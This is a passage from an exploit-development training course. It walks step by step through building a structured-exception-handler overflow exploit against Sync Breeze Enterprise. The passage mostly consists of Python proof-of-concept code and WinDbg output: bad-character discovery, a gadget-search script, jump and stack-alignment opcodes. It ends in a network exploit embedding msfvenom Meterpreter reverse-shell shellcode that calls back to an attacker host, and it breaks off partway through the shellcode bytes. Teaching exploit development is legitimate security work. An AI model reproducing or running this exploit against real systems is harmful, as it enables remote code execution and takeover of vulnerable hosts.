    b"\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea"
    b"\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7"
    b"\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

  inputBuffer = b"\x41" * 128
  inputBuffer+= b"\x42\x42\x42\x42"
  inputBuffer+= badchars
  inputBuffer+= b"\x43" * (size - len(inputBuffer))
```

Listing 125 - seh_overflow_0x04.py: Detecting bad characters

After running our updated proof of concept, we'll let the application try to handle the exception with the WinDbg **g** command.

```
(180.c54): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Program Files\Sync Breeze
Enterprise\bin\libpal.dll
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Sync Breeze Enterprise\bin\libpal.dll -
eax=41414141 ebx=0132fa1c ecx=0132ff18 edx=0132f9d4 esi=0132ff18 edi=0132faa2
eip=00582a9d esp=0132f9a8 ebp=0132fec8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
libpal!SCA_ConfigObj::Deserialize+0x1d:
00582a9d ff5024          call    dword ptr [eax+24h]  ds:0023:41414165=????????

0:007> g
(180.c54): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=42424242 edx=77f16b30 esi=00000000 edi=00000000
eip=42424242 esp=0132f338 ebp=0132f358 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
42424242 ??              ???
```

Listing 126 - Letting the application handle the exception

As expected, we gain control over the instruction pointer. We can now dump the bytes (**db**) pointed to by the second argument (*EstablisherFrame*) passed to the *_except_handler* function. We can get this argument from the stack at offset 0x08 from ESP:

```
0:007> dds esp L5
0132f338  77f16b12 ntdll!ExecuteHandler2+0x26
0132f33c  0132f440
0132f340  0132ff54
0132f344  0132f45c
0132f348  0132f3cc

0:007> db 0132ff54
0132ff54  41 41 41 41 42 42 42 42-01 00 00 00 ec 07 5b 00  AAAABBBB......[.
0132ff64  10 3e 5b 00 28 73 a0 00-72 40 5b 00 58 cf 9f 00  .>[.(s..r@[.X...
...
```

Listing 127 - Checking the bad characters in memory using WinDbg

Inspecting the WinDbg output from Listing 127, we notice that our buffer was truncated right after the 0x01 character, meaning that 0x02 is a bad character for our exploit.

After repeating this process several times we locate all the bad characters:

```
0x00, 0x02, 0x0A, 0x0D, 0xF8, 0xFD
```

Listing 128 - List of bad characters

Now that we know which bytes to avoid in our exploit, we'll move on to finding a P/P/R instruction sequence.

4.5.3.1 Exercise

1. Detect the bad characters for our exploit and confirm that the list given in this section is indeed complete.

4.5.4 Finding a P/P/R Instruction Sequence

To redirect the execution flow to our buffer, we need to find a P/P/R instruction sequence. First, however, we must consider the various protections that SEH overflows have to deal with.

We could attempt to examine each application module manually, but this is both tedious and time consuming. Let's speed things up with automated tools that check the *DllCharacteristics* member of each module and provide details about the protections in place.

We'll use the WinDbg *narly*[114] extension, which generates a list of all loaded modules and their respective protections. The extension is already installed on our dedicated Windows client, so we'll simply **.load** it.

```
0:007> .load narly
...
             by Nephi Johnson (d0c_s4vage)
                      N for gnarly!

Available commands:

    !nmod     - display /SafeSEH, /GS, DEP, and ASLR info for
                all loaded modules
```

Listing 129 - Loading narly inside WinDbg

The extension loads and immediately presents us with the available commands. In this case, narly only supports the *!nmod* command. Executing **!nmod** outputs a list of all loaded modules and their memory protections, as shown in Listing 130:

```
0:007> !nmod
00330000 003e5000 libsync              /SafeSEH OFF                C:\Program
Files\Sync Breeze Enterprise\bin\libsync.dll
00400000 00463000 syncbrs              /SafeSEH OFF                C:\Program
Files\Sync Breeze Enterprise\bin\syncbrs.exe
```

[114] (Narly), https://code.google.com/archive/p/narly/

```
00570000 00644000 libpal               /SafeSEH OFF                C:\Program
Files\Sync Breeze Enterprise\bin\libpal.dll
10000000 10226000 libspp               /SafeSEH OFF                C:\Program
Files\Sync Breeze Enterprise\bin\libspp.dll
6cc70000 6cd09000 ODBC32               /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\SYSTEM32\ODBC32.dll
...
77d40000 77e74000 USER32               /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\system32\USER32.dll
77e80000 77ffa000 ntdll                /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\SYSTEM32\ntdll.dll

*DEP/*ASLR means that these modules are compatible with ASLR/DEP
```

Listing 130 - Using narly to get memory protections of the loaded modules

The output displays "*/SafeSEH* OFF", which indicates that this application and its modules are compiled without SafeSEH. Since DEP[115] and ASLR[116] are not displayed, they are also disabled.

The most common way to bypass the SafeSEH protection is to leverage the POP R32, POP R32, RET instruction sequence from a module that was compiled without the /SAFESEH flag.

We want to make our exploit as reliable and portable[117] as possible against multiple Windows operating systems, so we will try to find a POP R32, POP R32, RET instruction sequence located inside a module that is part of the vulnerable software. This ensures that it will be present on every installation of the software (regardless of Windows version).

The libspp.dll application DLL is a perfect candidate. It is compiled without any protections and is loaded in a memory range which does not contain null bytes.

In a previous module, we used the WinDbg **s**[118] command to search for the "jmp esp" opcodes. We could also use this to search for the P/P/R sequence, but this would be time-consuming given the number of registers the POP instruction can use.

To speed things up, we'll write a small script to search for a P/P/R instruction sequence. We learned in an earlier module that we can issue actions whenever breakpoints are hit. However, we can also leverage custom-written scripts within WinDbg.

There are two common approaches to writing WinDbg scripts. First, we could use WinDbg *classic scripts*. These are normal WinDbg commands wrapped with a few control flow commands. They use pseudo-registers and don't have variables. Second, we could use *pykd*, a powerful WinDbg

[115] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention

[116] (Michael Howard, 2006), https://blogs.msdn.microsoft.com/michael_howard/2006/05/26/address-space-layout-randomization-in-windows-vista/

[117] The portability of an exploit refers to the ability to reuse the same exploit code while attaching the vulnerable application on different versions of the operating system (Windows 7, Windows 10, etc.)

[118] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/s--search-memory-

Python wrapper. This is typically used in more complex tools, which we'll cover in later modules. For this exercise, we'll leverage a classic script.

The new version of WinDbg Preview comes with a built-in JavaScript scripting engine. This is mainly intended for the new WinDbg Preview version and will not be covered in this course.

Before writing our script, we'll need to determine the specific opcodes and the address range we'll search.

We could also leverage mona.py for this but as of this writing, it does not work with Python 3, which is provided on the dedicated Windows client.

Since we are going to search through **libspp.dll**, we'll retrieve the start and end memory addresses with WinDbg:

```
0:007> lm m libspp
Browse full module list
start    end        module name
10000000 10226000   libspp   C (export symbols)       C:\Program Files\Sync Breeze
Enterprise\bin\libspp.dll
```

Listing 131 - Getting the memory range of libspp.dll

Next, we must gather all possible opcodes for the POP instructions for each x86 register, excluding the stack pointer (ESP). We will also need the opcode for the *ret* instruction. Let's use the **msf-nasm_shell** utility to collect this information.

We need to avoid the use of a "pop esp" instruction as it would set the stack pointer to an arbitrary address, which would completely disrupt the stack frame.

```
kali@kali:~$ msf-nasm_shell
nasm > pop eax
00000000  58                pop eax

nasm > pop ebx
00000000  5B                pop ebx

nasm > pop ecx
00000000  59                pop ecx

nasm > pop edx
00000000  5A                pop edx

nasm > pop esi
```

```
00000000  5E                pop esi

nasm > pop edi
00000000  5F                pop edi

nasm > pop ebp
00000000  5D                pop ebp

nasm > ret
00000000  C3                ret
```

Listing 132 - Obtaining all opcodes for the POP and RET instructions

The output indicates that the generated opcodes are arranged consecutively, from 0x58 to 0x5F. We can use this in our script logic to create every possible POP R32 combination:

```
.block
{
    .for (r $t0 = 0x58; $t0 < 0x5F; r $t0 = $t0 + 0x01)
    {
        .for (r $t1 = 0x58; $t1 < 0x5F; r $t1 = $t1 + 0x01)
        {
            s-[1]b 10000000 10226000 $t0 $t1 c3
        }
    }
}
```

Listing 133 - find_ppr.wds - WinDbg script to locate P/P/R instruction sequences

The script in Listing 133 starts with a *.block* control flow, which introduces a block of statements. Any aliases or pseudo-registers that are changed within the block will not be updated outside of it. We can implement the search using two *.for* loops. Each loop will use the *t0*, and *t1* pseudo-registers respectively. These pseudo-registers will be set to 0x58 and incremented by 0x01 each time the loop runs until they reach 0x5F.

Inside the second loop, we find the *s* search command followed by the *1* flag, which only displays the memory address where the opcodes are found. Next, we hardcoded the start and end address of **libspp.dll**, then used our two pseudo-registers to retrieve every possible POP R32, POP R32 instruction sequence. Finally, we added the last opcode for the RET instruction.

The script in Listing 133 is saved on the hard disk as a ".wds" file. This extension is not necessary, although it is conventionally used by various script writers.

After saving our script to a file, we can execute it from WinDbg[119] with the **$><** command followed by the path to our script, as shown below:

```
0:007> $><C:\Users\offsec\Desktop\find_ppr.wds
0x1015a2f0
0x100087dd
0x10008808
```

[119] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/----------a---run-script-file-

```
0x1000881a
0x10008829
0x1001bb8a
0x1001bc1f
0x100491e4
...
```

Listing 134 - Finding P/P/R instruction sequences using the find_ppr.wds script

The script returns a list of memory addresses from the libspp.dll module. We'll select the first returned address (0x1015a2f0) and confirm that it points to a P/P/R instruction sequence.

```
0:009> u 1015a2f0 L3
libspp!pcre_exec+0x16460:
1015a2f0 58              pop     eax
1015a2f1 5b              pop     ebx
1015a2f2 c3              ret
```

Listing 135 - Validate the success of the script

Good. The address points to valid sequence of instructions and does not contain bad characters.

Now that we have obtained a valid memory address for our P/P/R instruction sequence, let's update our proof of concept and try to overwrite the instruction pointer with it:

```
...
try:
  server = sys.argv[1]
  port = 9121
  size = 1000

  inputBuffer = b"\x41" * 128
  inputBuffer+= pack("<L", (0x1015a2f0))  # (SEH) 0x1015a2f0 - pop eax; pop ebx; ret
  inputBuffer+= b"\x43" * (size - len(inputBuffer))
...
```

Listing 136 - seh_overflow_0x05.py: Executing the P/P/R sequence

When we run the updated proof of concept, we again trigger the access violation:

```
(184c.7dc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Program Files\Sync Breeze
Enterprise\bin\libpal.dll
eax=41414141 ebx=018ffa1c ecx=018fff18 edx=018ff9d4 esi=018fff18 edi=018ffb20
eip=00922a9d esp=018ff9a8 ebp=018ffec8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
libpal!SCA_ConfigObj::Deserialize+0x1d:
00922a9d ff5024          call    dword ptr [eax+24h]  ds:0023:41414165=????????

0:008> !exchain
018ffe1c: libpal!md5_starts+149fb (0099df5b)
018fff54: libspp!pcre_exec+16460 (1015a2f0)
Invalid exception stack at 41414141

0:008> u 1015a2f0 L3
libspp!pcre_exec+0x16460:
1015a2f0 58              pop     eax
```

```
1015a2f1 5b              pop     ebx
1015a2f2 c3              ret
```

Listing 137 - Overwriting the _except_handler function with our P/P/R instruction sequence

Inspecting the exception chain (Listing 137), we find that we have successfully overwritten the structured exception handler with the memory address of our POP R32, POP R32, RET instruction sequence.

At this point, we want to set up a software breakpoint at the address of our P/P/R sequence and let the debugger goto handle the exception. This should redirect the execution flow and hit our breakpoint.

```
0:008> bp 0x1015a2f0

0:008> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=1015a2f0 edx=77383b20 esi=00000000 edi=00000000
eip=1015a2f0 esp=018ff438 ebp=018ff458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
libspp!pcre_exec+0x16460:
1015a2f0 58              pop     eax
```

Listing 138 - Setting and hitting the breakpoint at the P/P/R

Let's single-step through the POP instructions and inspect the address we will be returning into:

```
0:008> r
eax=00000000 ebx=00000000 ecx=1015a2f0 edx=77383b20 esi=00000000 edi=00000000
eip=1015a2f0 esp=018ff438 ebp=018ff458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
libspp!pcre_exec+0x16460:
1015a2f0 58              pop     eax

0:008> t
eax=77383b02 ebx=00000000 ecx=1015a2f0 edx=77383b20 esi=00000000 edi=00000000
eip=1015a2f1 esp=018ff43c ebp=018ff458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
libspp!pcre_exec+0x16461:
1015a2f1 5b              pop     ebx

0:008> t
eax=77383b02 ebx=018ff540 ecx=1015a2f0 edx=77383b20 esi=00000000 edi=00000000
eip=1015a2f2 esp=018ff440 ebp=018ff458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
libspp!pcre_exec+0x16462:
1015a2f2 c3              ret

0:008> dd poi(esp) L8
018fff54  41414141 1015a2f0 43434343 43434343
018fff64  43434343 43434343 43434343 43434343

0:008> t
eax=77383b02 ebx=018ff540 ecx=1015a2f0 edx=77383b20 esi=00000000 edi=00000000
eip=018fff54 esp=018ff444 ebp=018ff458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
018fff54 41              inc     ecx
```

Listing 139 - Single-stepping through the P/P/R instruction sequence

Great! Listing 139 shows that after executing the RET instruction, we returned into the stack within our controlled buffer right before our *_except_handler* address. This happens because the *EstablisherFrame* points to the beginning of the _EXCEPTION_REGISTRATION_RECORD structure, which starts with the *Next* member followed by the *_except_handler* address.

In this section, we leveraged the narly extension to list the protections on the currently loaded modules and find a suitable module to search for a P/P/R instruction sequence. We also covered the concept of scripting inside WinDbg and wrote a simple script to automate the process of searching for P/P/R instruction sequences.

Finally, we updated our proof of concept with the new P/P/R instruction sequence and confirmed, inside the debugger, that we can successfully redirect the execution flow to our controlled buffer.

4.5.4.1 Exercises

1. Use narly to list the protections of all loaded modules.
2. Write a WinDbg script that will search for P/P/R instruction sequences.
3. Change the previously-written script to accept the start and end addresses as arguments rather than hardcoding them.
4. Can you modify the script to avoid searching for the POP ESP opcode?
5. Update the previous proof of concept and overwrite the SEH with the address of a P/P/R instruction sequence.
6. Single-step through the sequence and determine where the execution flow will end up after the RET instruction.

4.5.5 Island-Hopping in Assembly

As we discussed in the theory section of this module, the *EXCEPTION_REGISTRATION_RECORD* structure begins with the *Next* member. Once we redirect execution to this member on the stack with a P/P/R sequence, the CPU will execute the assembly instructions generated by the opcodes that compose the P/P/R memory address. Let's inspect the resulting assembly instruction inside WinDbg.

```
0:008> u eip L8
018fff54 41              inc     ecx
018fff55 41              inc     ecx
018fff56 41              inc     ecx
018fff57 41              inc     ecx
018fff58 f0a215104343    lock mov byte ptr ds:[43431015h],al
018fff5e 43              inc     ebx
018fff5f 43              inc     ebx
018fff60 43              inc     ebx
0:008> dd 0x43431015 L4
43431015  ???????? ???????? ???????? ????????
```

Listing 140 - Assembly instruction generated from the P/P/R address opcodes

Listing 140 shows that the bytes composing the P/P/R address are translated to a *lock mov byte*[120] instruction when executed as code. This instruction uses part of our buffer as a destination address (43431015h) to write the content of the *AL* register. Because this memory address is not mapped, executing this instruction will trigger another access violation and break our exploit.

We can overcome this by using the first four bytes of the *Next* structure exception handler (NSEH) to assemble an instruction that will jump over the current SEH and redirect us into our fake shellcode located after the P/P/R address. This is known as a "short jump" in assembly.

> *In assembly, short jumps are also known as short relative jumps. These jump instructions can be relocated anywhere in memory without requiring a change of opcode. The first opcode of a short jump is always 0xEB and the second opcode is the relative offset, which ranges from 0x00 to 0x7F for forward short jumps, and from 0x80 to 0xFF for backwards short jumps.*

After single-stepping through the P/P/R instructions, we will use the **a**[121] command to assemble the short jump and obtain its opcodes:

```
0:008> r
eax=77383b02 ebx=018ff540 ecx=1015a2f0 edx=77383b20 esi=00000000 edi=00000000
eip=018fff54 esp=018ff444 ebp=018ff458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
018fff54 41              inc     ecx

0:008> dds eip L4
018fff54  41414141
018fff58  1015a2f0 libspp!pcre_exec+0x16460
018fff5c  43434343
018fff60  43434343

0:008> a
018fff54 jmp 0x018fff5c
jmp 0x018fff5c
018fff56

0:008> u eip L1
018fff54 eb06            jmp     018fff5c

0:008> dds eip L4
018fff54  414106eb
018fff58  1015a2f0 libspp!pcre_exec+0x16460
018fff5c  43434343
018fff60  43434343
```

Listing 141 - Assembling and getting the opcodes for the short jump

[120] (LOCK - x86 Instruction Set Reference), https://c9x.me/x86/html/file_module_x86_id_159.html

[121] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/a--assemble-

The assemble command takes an address as an argument, which is where the instructions should be assembled in memory. Without arguments, WinDbg will assemble at the location of the instruction pointer.

As shown in the listing above, the offset for the jump is six bytes rather than four (the length of the P/P/R address). This is because the offset is calculated from the beginning of the jump instruction, which includes the 0xEB and the offset itself.

Now that we have the short jump, let's update our proof of concept to include it:

```
try:
  server = sys.argv[1]
  port = 9121
  size = 1000

  inputBuffer = b"\x41" * 124
  inputBuffer+= pack("<L", (0x06eb9090))  # (NSEH)
  inputBuffer+= pack("<L", (0x1015a2f0))  # (SEH) 0x1015a2f0 - pop eax; pop ebx; ret
  inputBuffer+= b"\x41" * (size - len(inputBuffer))
```

Listing 142 - seh_overflow_0x06.py: Jumping over the current SEH

After executing the updated proof of concept and generating an access violation in WinDbg, we can set a breakpoint at the P/P/R instruction sequence and let the debugger continue until it hits our breakpoint. Next, we'll single-step through the POP, POP, RET instructions and reach our short jump:

```
0:007> r
eax=77f16b12 ebx=0132f440 ecx=1015a2f0 edx=77f16b30 esi=00000000 edi=00000000
eip=0132ff54 esp=0132f344 ebp=0132f358 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0132ff54 90              nop

0:007> t
eax=77f16b12 ebx=0132f440 ecx=1015a2f0 edx=77f16b30 esi=00000000 edi=00000000
eip=0132ff55 esp=0132f344 ebp=0132f358 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0132ff55 90              nop

0:007> t
eax=77f16b12 ebx=0132f440 ecx=1015a2f0 edx=77f16b30 esi=00000000 edi=00000000
eip=0132ff56 esp=0132f344 ebp=0132f358 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0132ff56 eb06            jmp     0132ff5e

0:007> dd 0132ff5e - 0x06
0132ff58  1015a2f0 41414141 41414141 41414141
0132ff68  41414141 41414141 41414141 41414141
0132ff78  41414141 41414141 41414141 41414141
0132ff88  41414141 41414141 41414141 41414141
0132ff98  41414141 41414141 41414141 41414141
0132ffa8  41414141 41414141 41414141 41414141
```

```
0132ffb8  41414141 41414141 41414141 41414141
0132ffc8  41414141 41414141 41414141 41414141
```

Listing 143 - Jumping over the current SEH in WinDbg

The listing above confirms that if we execute the short jump, we will indeed land in our buffer right after the SEH.

After carefully reviewing the memory pointed to by the instruction pointer, we notice that we are very close to reaching the beginning of our stack, as shown below:

```
0:007> dd eip L30
0132ff56  a2f006eb 41411015 41414141 41414141
0132ff66  41414141 41414141 41414141 41414141
0132ff76  41414141 41414141 41414141 41414141
0132ff86  41414141 41414141 41414141 41414141
0132ff96  41414141 41414141 41414141 41414141
0132ffa6  41414141 41414141 41414141 41414141
0132ffb6  41414141 41414141 41414141 41414141
0132ffc6  41414141 41414141 41414141 41414141
0132ffd6  41414141 ff004141 008d0132 ffff77ed
0132ffe6  6c77ffff 000077f1 00000000 3e100000
0132fff6  7170005b 000000a0 ???????? ????????
01330006  ???????? ???????? ???????? ????????

0:007> !teb
TEB at 7ffd8000
    ExceptionList:        0132f34c
    StackBase:            01330000
    StackLimit:           0132e000
...
```

Listing 144 - Reaching the beginning of our stack

This amount of space may fit a small shellcode, but we would certainly prefer reverse-shell shellcode in our exploit. Our proof of concept sends a large amount of data (1000 bytes), so let's search the stack and see if we can find it.

Before searching, let's update our proof of concept and add a *shellcode* variable containing dummy shellcode:

```
...
try:
  server = sys.argv[1]
  port = 9121
  size = 1000

  shellcode = b"\x43" * 400

  inputBuffer = b"\x41" * 124
  inputBuffer+= pack("<L", (0x06eb9090))  # (NSEH)
  inputBuffer+= pack("<L", (0x1015a2f0))  # (SEH) 0x1015a2f0 - pop eax; pop ebx; ret
  inputBuffer+= b"\x90" * (size - len(inputBuffer) - len(shellcode))
  inputBuffer+= shellcode
...
```

Listing 145 - seh_overflow_0x07.py: Sending a fake shellcode to locate it on the stack

Listing 145 shows that our *shellcode* variable contains a hex character that is not present in other parts of our buffer.

Running our latest proof of concept, we can perform a search for the NOP instructions followed by the bytes contained in our *shellcode* variable right after taking our short jump.

```
0:010> t
eax=77383b02 ebx=01aef540 ecx=1015a2f0 edx=77383b20 esi=00000000 edi=00000000
eip=01aeff56 esp=01aef444 ebp=01aef458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
01aeff56 eb06            jmp     01aeff5e

0:010> t
eax=77383b02 ebx=01aef540 ecx=1015a2f0 edx=77383b20 esi=00000000 edi=00000000
eip=01aeff5e esp=01aef444 ebp=01aef458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
01aeff5e 90              nop

0:010> !teb
TEB at 00392000
    ExceptionList:        01aef44c
    StackBase:            01af0000
    StackLimit:           01aee000
...

0:010> s -b 01aee000 01af0000 90 90 90 90 43 43 43 43 43 43 43 43
01aefc70  90 90 90 90 43 43 43 43-43 43 43 43 43 43 43 43  ....CCCCCCCCCCCC
```

Listing 146 - Finding our fake shellcode on the stack

Very nice! We found our shellcode on the stack starting from 0x01aefc74. Before proceeding, we want to confirm that our shellcode is not truncated in any way. Dumping the full length of the shellcode as DWORDs reveals our entire buffer:

```
0:010> dd 01aefc70 L65
01aefc70  90909090 43434343 43434343 43434343
01aefc80  43434343 43434343 43434343 43434343
...
01aefdf0  43434343 43434343 43434343 43434343
01aefe00  43434343
```

Listing 147 - Confirming that the entire fake shellcode is on the stack

Our next step is to determine the offset from our current stack pointer to the beginning of our shellcode. This will allow us to use the limited space we currently have to assemble a set of instructions that will allow us to "island hop", redirecting execution to our shellcode.

To determine this, we can simply use ? to subtract between the memory address of the start of our shellcode (0x01aefc74) and the current value of the stack pointer.

```
0:010> ? 01aefc74 - @esp
Evaluate expression: 2096 = 00000830
```

Listing 148 - Calculating the offset from ESP to our fake shellcode

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

To verify the consistency of the offset, we should restart the application and run our exploit multiple times. If possible, we should install the vulnerable application on different machines as well.

If the offset changes slightly each time we launch our exploit, we could introduce a bigger NOP sled, placing our shellcode further in our buffer.

Using the limited space available after our short jump, let's assemble a few instructions to increase the stack pointer by 0x830 bytes followed by a "jmp esp" to jump to our shellcode next.

We can accomplish the first step by using an "add esp, 0x830" instruction. If we input this instruction into **msf-nasm_shell**, however, we notice that it generates null bytes in the opcodes due to the large value:

```
kali@kali:~$ msf-nasm_shell
nasm > add esp, 0x830
00000000  81C430080000      add esp,0x830
```

Listing 149 - Getting null opcodes when using a large value with an ADD operation

In order to avoid null bytes, we could use smaller jumps (of less than 0x7F[122]) until we reach the desired offset. While this is certainly one option, the assembly language provides better alternatives.

Instead of performing an ADD operation on the ESP register, we can reference the *SP* register in our assembly instruction to do arithmetic operations on the lower 16 bits. Let's try to generate the opcodes for this instruction and confirm it does not contain any bad characters. We will also generate the opcodes for a "jmp esp" instruction, which we'll use to jump to our shellcode right after the stack pointer has been adjusted.

```
nasm > add sp, 0x830
00000000  6681C43008        add sp,0x830

nasm > jmp esp
00000000  FFE4              jmp esp
```

Listing 150 - Getting the opcodes for the required assembly instructions

We then update our proof of concept to include the ADD assembly instruction, followed by a "jmp esp" to redirect the execution flow to our shellcode, as shown in Listing 151.

```
...
try:
  server = sys.argv[1]
  port = 9121
  size = 1000

  shellcode = b"\x90" * 8
  shellcode+= b"\x43" * (400 - len(shellcode))
```

[122] (Wikipedia - Signed number representations, 2020), https://en.wikipedia.org/wiki/Signed_number_representations

```
  inputBuffer = b"\x41" * 124
  inputBuffer+= pack("<L", (0x06eb9090))  # (NSEH)
  inputBuffer+= pack("<L", (0x1015a2f0))  # (SEH) 0x1015a2f0 - pop eax; pop ebx; ret
  inputBuffer+= b"\x90" * 2
  inputBuffer+= b"\x66\x81\xc4\x30\x08"   # add sp, 0x830
  inputBuffer+= b"\xff\xe4"               # jmp esp
  inputBuffer+= b"\x90" * (size - len(inputBuffer) - len(shellcode))
  inputBuffer+= shellcode
...
```

Listing 151 - seh_overflow_0x08.py: Increasing the stack pointer to reach our shellcode

After running our latest proof of concept, we will single-step through the ADD operation and confirm that our stack alignment was successful before executing the jump:

```
0:010> t
eax=77383b02 ebx=01caf540 ecx=1015a2f0 edx=77383b20 esi=00000000 edi=00000000
eip=01caff5e esp=01caf444 ebp=01caf458 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
01caff5e 6681c43008      add     sp,830h

0:010> t
eax=77383b02 ebx=01caf540 ecx=1015a2f0 edx=77383b20 esi=00000000 edi=00000000
eip=01caff63 esp=01cafc74 ebp=01caf458 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
01caff63 ffe4            jmp     esp {01cafc74}

0:010> dd @esp L4
01cafc74  90909090 90909090 43434343 43434343

0:010> t
eax=77383b02 ebx=01caf540 ecx=1015a2f0 edx=77383b20 esi=00000000 edi=00000000
eip=01cafc74 esp=01cafc74 ebp=01caf458 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
01cafc74 90              nop
```

Listing 152 - Verifying that ESP points to our shellcode before the JMP ESP instruction

Listing 152 confirms that we successfully aligned the stack pointer to the address of our *shellcode* variable. We are ready for the final step of the exploit development process!

4.5.5.1 Exercises

1. Assemble a short jump inside WinDbg and use the opcodes to update the proof of concept.
2. Run the updated proof of concept, ensuring a successful jump over the SEH.
3. Inspect the space available for the shellcode after the short jump and confirm the space restriction.
4. Update the proof of concept to include a shellcode as part of the end buffer and attempt to locate it inside WinDbg.
5. Restart the application multiple times and confirm that the offset from the stack pointer to the shellcode buffer does not change.
6. Try to find alternative instructions that will align the stack pointer with the beginning of the shellcode.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

7. Update the proof of concept to reach the shellcode buffer.

4.5.6 Obtaining a Shell

As a final step, we will use **msfvenom** to generate a Meterpreter[123] payload, excluding the bad characters we discovered earlier. We will also increase the size of our NOP slide, ensuring the shellcode decoder has space on the stack. This avoids mangling our shellcode.

The final exploit code is shown in Listing 153 below:

```
#!/usr/bin/python
import socket
import sys
from struct import pack

try:
  server = sys.argv[1]
  port = 9121
  size = 1000

  # msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.118.5 LPORT=443 -b
"\x00\x02\x0A\x0D\xF8\xFD" -f python -v shellcode
  shellcode = b"\x90" * 20
  shellcode += b""
  shellcode += b"\xdb\xdd\xb8\xb3\xe9\xc8\x0b\xd9\x74\x24\xf4"
  shellcode += b"\x5b\x29\xc9\xb1\x56\x31\x43\x18\x03\x43\x18"
  shellcode += b"\x83\xeb\x4f\x0b\x3d\xf7\x47\x4e\xbe\x08\x97"
  shellcode += b"\x2f\x36\xed\xa6\x6f\x2c\x65\x98\x5f\x26\x2b"
  shellcode += b"\x14\x2b\x6a\xd8\xaf\x59\xa3\xef\x18\xd7\x95"
  shellcode += b"\xde\x99\x44\xe5\x41\x19\x97\x3a\xa2\x20\x58"
  shellcode += b"\x4f\xa3\x65\x85\xa2\xf1\x3e\xc1\x11\xe6\x4b"
  shellcode += b"\x9f\xa9\x8d\x07\x31\xaa\x72\xdf\x30\x9b\x24"
  shellcode += b"\x54\x6b\x3b\xc6\xb9\x07\x72\xd0\xde\x22\xcc"
  shellcode += b"\x6b\x14\xd8\xcf\xbd\x65\x21\x63\x80\x4a\xd0"
  shellcode += b"\x7d\xc4\x6c\x0b\x08\x3c\x8f\xb6\x0b\xfb\xf2"
  shellcode += b"\x6c\x99\x18\x54\xe6\x39\xc5\x65\x2b\xdf\x8e"
  shellcode += b"\x69\x80\xab\xc9\x6d\x17\x7f\x62\x89\x9c\x7e"
  shellcode += b"\xa5\x18\xe6\xa4\x61\x41\xbc\xc5\x30\x2f\x13"
  shellcode += b"\xf9\x23\x90\xcc\x5f\x2f\x3c\x18\xd2\x72\x28"
  shellcode += b"\xed\xdf\x8c\xa8\x79\x57\xfe\x9a\x26\xc3\x68"
  shellcode += b"\x96\xaf\xcd\x6f\xaf\xb8\xed\xa0\x17\xa8\x13"
  shellcode += b"\x41\x67\xe0\xd7\x15\x37\x9a\xfe\x15\xdc\x5a"
  shellcode += b"\xfe\xc3\x48\x51\x68\x2c\x24\x13\x6d\xc4\x36"
  shellcode += b"\xdc\x6c\xaf\xbf\x3a\x3e\x9f\xef\x92\xff\x4f"
  shellcode += b"\x4f\x43\x68\x9a\x40\xbc\x88\xa5\x8b\xd5\x23"
  shellcode += b"\x4a\x65\x8d\xdb\xf3\x2c\x45\x7d\xfb\xfb\x23"
  shellcode += b"\xbd\x77\x09\xd3\x70\x70\x78\xc7\x65\xe7\x82"
  shellcode += b"\x17\x76\x82\x82\x7d\x72\x04\xd5\xe9\x78\x71"
